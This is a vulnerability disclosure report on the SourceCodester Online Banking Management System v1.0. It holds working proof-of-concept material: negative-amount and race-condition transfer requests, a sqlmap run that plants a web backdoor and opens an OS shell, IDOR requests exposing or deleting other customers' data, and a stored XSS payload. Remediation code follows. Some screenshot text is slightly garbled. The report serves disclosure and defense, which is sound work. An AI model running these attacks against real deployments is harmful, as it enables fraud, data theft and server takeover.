

VULNERABILITY DISCLOSURE REPORT

Target: Online Banking Management System v1.0

Date: December 21, 2025

Reporter: Sankalp Devidas Hanwate (Lead Researcher-Syntropy Security)

1. PRODUCT DETAILS

Detail	Information
Product Name	Online Banking Management System
Version	1.0
Vendor/Source	SourceCodester
Platform	PHP/MySQL/Apache
Date of Report	December 21, 2025
Reporter	Sankalp Devidas Hanwate (Lead Researcher-Syntropy Security)

2. EXECUTIVE SUMMARY

Overview: Syntropy Security has completed a comprehensive security audit of the **Online Banking Management System v1.0**. Our assessment concludes that the application in its current state poses unacceptable **risk** to the organization. We identified five (5) critical security failures that would cause catastrophic financial loss and total operational paralysis if deployed.

Key Business Risks Identified:

- **Financial Fraud & Theft (Unlimited Liability):** The system lacks basic financial integrity controls. Our researchers successfully demonstrated the ability to **generate unlimited currency** (via "Negative Transfer" logic) and **spend the same funds twice** (via "Race Conditions"). A single attacker could drain the bank's entire reserve in minutes without detection.
- **Total Infrastructure Compromise (RCE):** We identified a flaw allowing **Remote Code Execution (RCE)**. This allows an external attacker to seize full control of the bank's servers, delete all backups, install ransomware, or use the bank's

infrastructure to launch attacks on other institutions. This is the highest security failure possible.

- **Regulatory & Privacy Breach (GDPR/Compliance Violation):** Security controls for customer data are non-existent. Any standard user can access the **Manager Dashboard**, view all customer PII (Personally Identifiable Information), and delete client accounts. This constitutes a massive breach of trust and would trigger severe regulatory fines.

Conclusion: The application is **fundamentally insecure by design**. The vulnerabilities discovered are not merely "bugs" but architectural failures. Syntropy Security strongly recommends **halting all deployment plans** immediately until the remediation roadmap (Section 4) is fully implemented and verified.

3. VULNERABILITY DETAILS

A. Business Logic Flaw (Infinite Money Generation)

Severity	Critical
Description	The application fails to sanitize input in the Funds Transfer module. Submitting a negative integer (e.g., -5000) causes the system to erroneously add funds to the sender's account instead of deducting them.
Proof of Concept	1. Login as a standard user. 2. Intercept the transfer request. 3. Modify the parameter amount to a negative value (e.g., -5000). Result: The sender's account balance increases.

- **Severity:** Critical
- **Steps to reproduce:**
 - Login as a standard user.
 - Intercept the transfer request.
 - Change parameter **amount** to **-5000**.
 - **Result:** Balance increases.

Request

Pretty Raw Hex Hackvortor

```
1 POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 43
9 Origin: http://localhost
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
14 Cookie: PHPSESSID=5e6ca3afc7c254003b1f9a47ef3fee6
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21
22 otherNo=1766198235&amount=-5000&transferSelf=
```

localhost/SecureCodester_Banking_MS/bank/transfer.php

XYZ Bank Home Accounts Account Statements Funds Transfer

Account Balance : Rs.20700

Funds Transfer

New Transfer

Enter Receiver Account number

Get Account Info

Transfer History

Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235

XYZ Bank

B. Race Condition (Double Spending)

Severity	High
Description	The application lacks atomic database transactions. Parallel requests sent via automated tools exploit the gap between checking the balance and updating it (Time-of-Check to Time-of-Use), allowing a user to transfer the same funds to multiple recipients simultaneously.
Proof of Concept	1. Capture a valid transfer request. 2. Use a script to send simultaneous requests to two different beneficiary accounts.

- Severity: High
- Steps to reproduce:
 - Capture a valid transfer request.
 - Use a script to send simultaneous requests to two beneficiary accounts.



Funds Transfer

New Transfer

Enter Receiver Account number

Get Account Info

Account No.

1766199021

Account Holder Name.

Jesse Pinkman

Account Holder Bank Name.

XYZ Bank

Enter Amount for transfer.

15000

Transfer

Transfer History

Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235

XYZ Bank

```
Turbo Intruder localhost
Pretty Raw Hex Hackvortor
1 POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
14 Cookie: PHPSESSID=5e6ca3afc7c254003b1f9a47ef3fee6
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin Amount transferred
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21
22 otherNo=1766199021&amount=15000&transferSelf=
Jessies Account Number
```

```
Pretty Raw Hex Hackvortor
1 POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
14 Cookie: PHPSESSID=5e6ca3afc7c254003b1f9a47ef3fee6
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21
22 otherNo=%s&amount=15000&transferSelf=
We replaced Jesse's ID with %s so the script can swap in Walter's ID instantly
```

```
Pretty Raw Hex Hackvortor
1 POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
14 Cookie: PHPSESSID=5e6ca3afc7c254003b1f9a47ef3fee6
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21
22 otherNo=%s&amount=15000&transferSelf=
Race Condition
Attack
```

Row	Payload	Status	Anomaly rank	Words	Length	Time	Arrival	Label	Queue ID	Connectio...
1	1766199119	200		1595	4657	34767	58393		2	3
2	1766199021	200		1555	4479	24451	47202		1	2

Pretty

Raw

Hex

Hackvector

1 POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 DNT: 1
11 Sec-CPG: 1
12 Connection: keep-alive
13 Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
14 Cookie: PHPSESSID=6e6c3d7c7254003b715e47ef3f6e6
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21
22 &transfer=1766199019&amount=15000&transferSal=

Pretty

Raw

Hex

Render

Hackvector

<div>
62 <div class="container">
63 <div class="card w-75 mx-auto">
64 <div class="card-header text-center">
65 Funds Transfer
66 </div>
67 <div class="card-body">
68 <form method="POST">
69 <div class="alert alert-success w-50 mx-auto">
70 </div>
71 New Transfer
72 <input type="text" name="otherNo" class="form-control" placeholder="Enter Receiver Account number" required>
73 <input type="submit" name="get" class="btn btn-primary btn-block btn-sm my-1">
74 Get Account Info
75 </button>
76 </form>
77 </div>
78 Transfer History
79 <div id="list-group rounded-0">
80 <script>
81 alert("Transfer Successful!");
82 window.location.href="transfer.php";
83 </script>
84 <div class="list-group-item list-group-item-action bg-gradient-info">
85 Transfer have been made for Rs.15000 from your account at 2025-12-20 02:24:44 in account no.1766199021
86 </div>
87 <div class="list-group-item list-group-item-action bg-gradient-info">
88 Transfer have been made for Rs.15000 from your account at 2025-12-20 02:24:44 in account no.1766199019
89 </div>
90 <div class="list-group-item list-group-item-action bg-gradient-info">
91 Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235
92 </div>
93 </div>
94 </div>
95 <div class="card-footer text-muted">
96 XYZ Bank
97 </div>
98 </div>
99 </body>
100 </html>

Req: 2 | Queue: 0 | Duration: 1 RPS: 2 | Connections: 30 | Retries: 0 | Fail: 0 | Next: null | Completed |



Dr Evil's Account

Funds Transfer

New Transfer

Get Account Info

Transfer History

Transfer have been made for Rs.15000 from your account at 2025-12-20 02:28:44 in account no.1766199021
Transfer have been made for Rs.15000 from your account at 2025-12-20 02:24:44 in account no.1766199021
Transfer have been made for Rs.15000 from your account at 2025-12-20 02:24:44 in account no.1766199119
Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235

XYZ Bank

C. Remote Code Execution (SQL Injection)

Severity	Critical
Description	The <code>transfer.php</code> endpoint is vulnerable to SQL Injection. An attacker can use the INTO OUTFILE technique to write a PHP web shell to the server's file system and execute system commands (Remote Code Execution).
Proof of Concept	Payload: <code>sqlmap ... --os-shell</code>

- **Severity:** Critical
- **Steps to reproduce:**
 - **Payload:** `sqlmap ... --os-shell`

```
(kali@kali)~[~/Documents/CVE/SecureCodester_Banking_MS]
$ sqlmap -r fund_transfer_request_capture_for_sql.txt --os-shell

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:28:31 /2025-12-20/

[03:28:31] [INFO] parsing HTTP request from 'fund_transfer_request_capture_for_sql.txt'
[03:28:31] [WARNING] provided value for parameter 'transferSelf' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[03:28:31] [INFO] resuming back-end DBMS 'mysql'
[03:28:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: otherNo (POST)
  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: otherNo=1766198794' AND (SELECT 3074 FROM(SELECT COUNT(*),CONCAT(0x71767171,(SELECT (ELT(3074=3074,1)))0x7170767871,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--- JXhf&amount=10000&transferSelf=
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: otherNo=1766198794' AND (SELECT 1331 FROM (SELECT(SLEEP(5))))teIP-- rJpk&amount=10000&transferSelf=

[03:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[03:28:32] [INFO] going to use a web backdoor for command prompt
[03:28:32] [INFO] fingerprinting the back-end DBMS operating system
[03:28:32] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[03:28:34] [INFO] retrieved the web server document root: '/var/www/'
[03:28:34] [INFO] retrieved web server absolute paths: '/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php, /var/www/html/SecureCodester_Banking_MS/bank/transfer.php, /var/www/html/
```

```
[03:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[03:28:32] [INFO] going to use a web backdoor for command prompt
[03:28:32] [INFO] fingerprinting the back-end DBMS operating system
[03:28:32] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[03:28:34] [INFO] retrieved the web server document root: '/var/www/'
[03:28:34] [INFO] retrieved web server absolute paths: '/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php, /var/www/html/SecureCodester_Banking_MS/bank/transfer.php, /var/www/html/SecureCodester_Banking_MS/bank/assets/function.php'
[03:28:34] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[03:28:34] [WARNING] unable to upload the file stager on '/var/www/'
[03:28:34] [INFO] trying to upload the file stager on '/var/www/SecureCodester_Banking_MS/bank/' via LIMIT 'LINES TERMINATED BY' method
[03:28:34] [WARNING] unable to upload the file stager on '/var/www/SecureCodester_Banking_MS/bank/'
[03:28:34] [INFO] trying to upload the file stager on '/var/www/html/SecureCodester_Banking_MS/bank/assets/' via LIMIT 'LINES TERMINATED BY' method
[03:28:34] [INFO] the file stager has been successfully uploaded on '/var/www/html/SecureCodester_Banking_MS/bank/assets/' - http://localhost:80/SecureCodester_Banking_MS/bank/assets/tmpuuz2l.php
[03:28:34] [INFO] the backdoor has been successfully uploaded on '/var/www/html/SecureCodester_Banking_MS/bank/assets/' - http://localhost:80/SecureCodester_Banking_MS/bank/assets/tmpbqikx.php
[03:28:34] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
command standard output: 'www-data'
do you want to retrieve the command standard output? [Y/n/a] y
os-shell> hostname
command standard output: 'kali'
do you want to retrieve the command standard output? [Y/n/a] y
os-shell> pwd
command standard output: '/'
do you want to retrieve the command standard output? [Y/n/a] y
os-shell>
command standard output: '/var/www/html/SecureCodester_Banking_MS/bank/assets/'
os-shell> []
```

D. Broken Access Control (IDOR)

Severity	High
Description	The Manager Dashboard (<code>mindex.php</code>) is accessible to low-privilege users by direct URL navigation. The server fails to validate the user's session type or role before rendering the administrative page.
Proof of Concept	Direct navigation to the manager's URL without manager privileges grants access.

- **Severity:** High

- Steps to reproduce: Login as patient and access the mindex.php endpoint

The screenshot shows the Burp Suite interface with a list of HTTP requests. Two red arrows point to specific requests with annotations:

- Red arrow pointing to request 11: "Dr Evil can view the entire Manager Dashboard simply by visiting mindex.php"
- Red arrow pointing to request 39: "Dr Evil can delete any user from the DB by changing the number id=1 to id=2, id=3"

Annotations:

- Dr Evil can view the entire Manager Dashboard simply by visiting mindex.php
- Dr Evil can delete any user from the DB by changing the number id=1 to id=2, id=3

The screenshot shows the Burp Suite interface with a modified request to the XYZ Bank API. The request is highlighted in red, and the response is shown in the right pane. The response is a JSON object containing account details for Fayyaz Khan.

Modified request from Authorize (output row 11 from earlier with Dr Evil's cookie in place of the Manager) sent to repeater

XYZ Bank

Account profile for Fayyaz Khan #1005469

Name	Fayyaz Khan	Account No	1005469
Branch Name	Dera Ghazi Khan	Branch Code	100101
Current Balance	25800	Account Type	Current
Cnic	321037555426	City	Islamabad
Contact Number	03356810260	Address	Some where in isb

XYZ Bank

Dr Evil is able to see anyone's personal details just by changing the number id=1 to id=2, id=3, etc.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearnHackvectorJSON Web TokensLogger++AuthorizeSQLPi

Authorize x

Authorize +

Send

Cancel

< >

Follow redirection

Request

PrettyRawHexHackvector

1 GET /SecureCodester_Banking_MS/bank/feedback.php?delete=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/SecureCodester_Banking_MS/bank/feedback.php
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?
14 Priority: u=0, i
15 Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
16
17

Modified Authorize request for "deleting feedback" sent to repeater

Response

PrettyRawHexRenderHackvector

XYZ Bank

constants is no longer supported in /var/www/html/SecureCodester_Banking_MS/bank/assets/sub.php on line 4

Feedback from Account Holder

From	Account No.	Contact	Message	
Alli khan	10054777	03356910260	This is testing message to admin or manager by fk	Delete
Fayyaz Khan	1005469	03356910260	this is help card for admin	Delete
Dr. Evil	1766198901	03006666666		Delete

XYZ Bank

Dr Evil can delete "Feedback from Account Holder" values

Send

Cancel

< >

Follow redirection

Target: http://localhost HTTP/1.1

Request

PrettyRawHexHackvector

1 GET /SecureCodester_Banking_MS/bank/index.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/SecureCodester_Banking_MS/bank/index.php
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?
14 Priority: u=0, i
15 Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
16
17

Response

PrettyRawHexRenderHackvector

XYZ Bank

supported in /var/www/html/SecureCodester_Banking_MS/bank/assets/sub.php on line 4

Dr Evil can view private information of other accounts


All accounts

#	Holder Name	Account No.	Branch Name	Current Balance	Account type	Contact	
1	Fayyaz Khan	1005469	Dera Ghazi Khan	Rs.25800	Current	03356910260	<div>View</div> <div>Send Notice</div> <div>Delete</div>
2	Alli khan	10054777	Dera Ghazi Khan	Rs.25800	Saving	03356910260	<div>View</div> <div>Send Notice</div> <div>Delete</div>
3	Fayyaz Khan	1513410739	Dera Ghazi Khan	Rs.25800	saving	03356910260	<div>View</div> <div>Send Notice</div> <div>Delete</div>
4	Fayyaz Khan	1513410837	Dera Ghazi Khan	Rs.25800	current	03356910260	<div>View</div> <div>Send Notice</div> <div>Delete</div>
5	Elon Musk	1766198235	Dera Ghazi Khan	Rs.25800	current	03001234567	<div>View</div> <div>Send Notice</div> <div>Delete</div>


E. Stored Cross-Site Scripting (XSS)

Severity	High
Description	The Feedback module (<code>feedback.php</code>) fails to sanitize user input in the "Message" field. An attacker can inject arbitrary JavaScript code. When an Administrator (Manager) views the feedback log (<code>mfeedback.php</code>), the malicious script executes in their browser, potentially leading to Session Hijacking .
Proof of Concept	1. Login as a standard user. 2. Navigate to the Feedback page. 3. Enter the payload: <code></script>alert('Dr Evil owns you')</script></code> . (The original proof-of-concept shows a backslash escape which is likely intended to bypass SQL filtering before storage). 4. Login as Manager and view the Feedback page. Result: The JavaScript payload executes immediately.

- **Severity: High**
- **Steps to reproduce:**
 - Login as a standard user.
 - Navigate to the Feedback page.
 - Enter the payload: `<script>alert(\`Dr Evil owns you\`)</script>` (Note: The backslash escapes the single quote to bypass SQL errors).
 - Login as Manager and view the Feedback page.
 - Result: The JavaScript payload executes immediately.



○



4. TECHNICAL REMEDIATION

We recommend immediate patching of the following 5 security flaws.

A. Patching the Logic Flaw (Infinite Money) Fix: Enforce server-side integer validation. Reject negative numbers.

#PHP code

```
// File: transfer.php
$amount = filter_input(INPUT_POST, 'amount', FILTER_VALIDATE_INT);
if ($amount === false || $amount <= 0) {
    die("Error: Invalid Transaction Amount.");
}
```

B. Patching the Race Condition (Double Spend) Fix: Use atomic database transactions with row locking (**FOR UPDATE**) to serialize requests.

#SQL code

```
-- SQL Strategy
START TRANSACTION;
SELECT balance FROM user_accounts WHERE id = ? FOR UPDATE;
-- (Perform PHP Logic Check Here)
UPDATE user_accounts SET balance = balance - ? WHERE id = ?;
COMMIT;
```

C. Patching RCE & SQL Injection Fix: Replace all dynamic SQL queries with Prepared Statements. Revoke **database user FILE privileges**.

#PHP code

```
// File: transfer.php / login.php
// OLD: $conn->query("SELECT * FROM users WHERE id = '$id'");
// NEW:
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("s", $id);
$stmt->execute();
```

D. Patching Broken Access Control (IDOR) Fix: Implement a session-based role check at the top of every administrative file.

#PHP code

```
// File: minindex.php, maccounts.php, mfeedback.php
session_start();
if (!isset($_SESSION['manager_id'])) {
    header("Location: /bank/login.php");
    exit();
}
```

E. Patching Stored XSS Fix: Apply output encoding when displaying user-generated content (Feedback).

#PHP code

```
// File: mfeedback.php
// OLD: echo $row['message'];
// NEW:
echo htmlspecialchars($row['message'], ENT_QUOTES, 'UTF-8');
```

5. CLOSING ANALYSIS

Risk Assessment: CRITICAL The **Online Banking Management System v1.0** contains fundamental architectural flaws. The combination of **Remote Code Execution (RCE)** and **Financial Logic Bypasses** allows any authenticated user to compromise the host server and manipulate financial records at will.

Final Verdict: The application is **unsafe for production** in its current state.

- **Immediate Action:** Take the application offline.
- **Long Term:** Implement the code patches detailed in Section 4 and conduct a full code review before redeployment.

Syntropy Security advises strictly against using this software until a verified patch is released.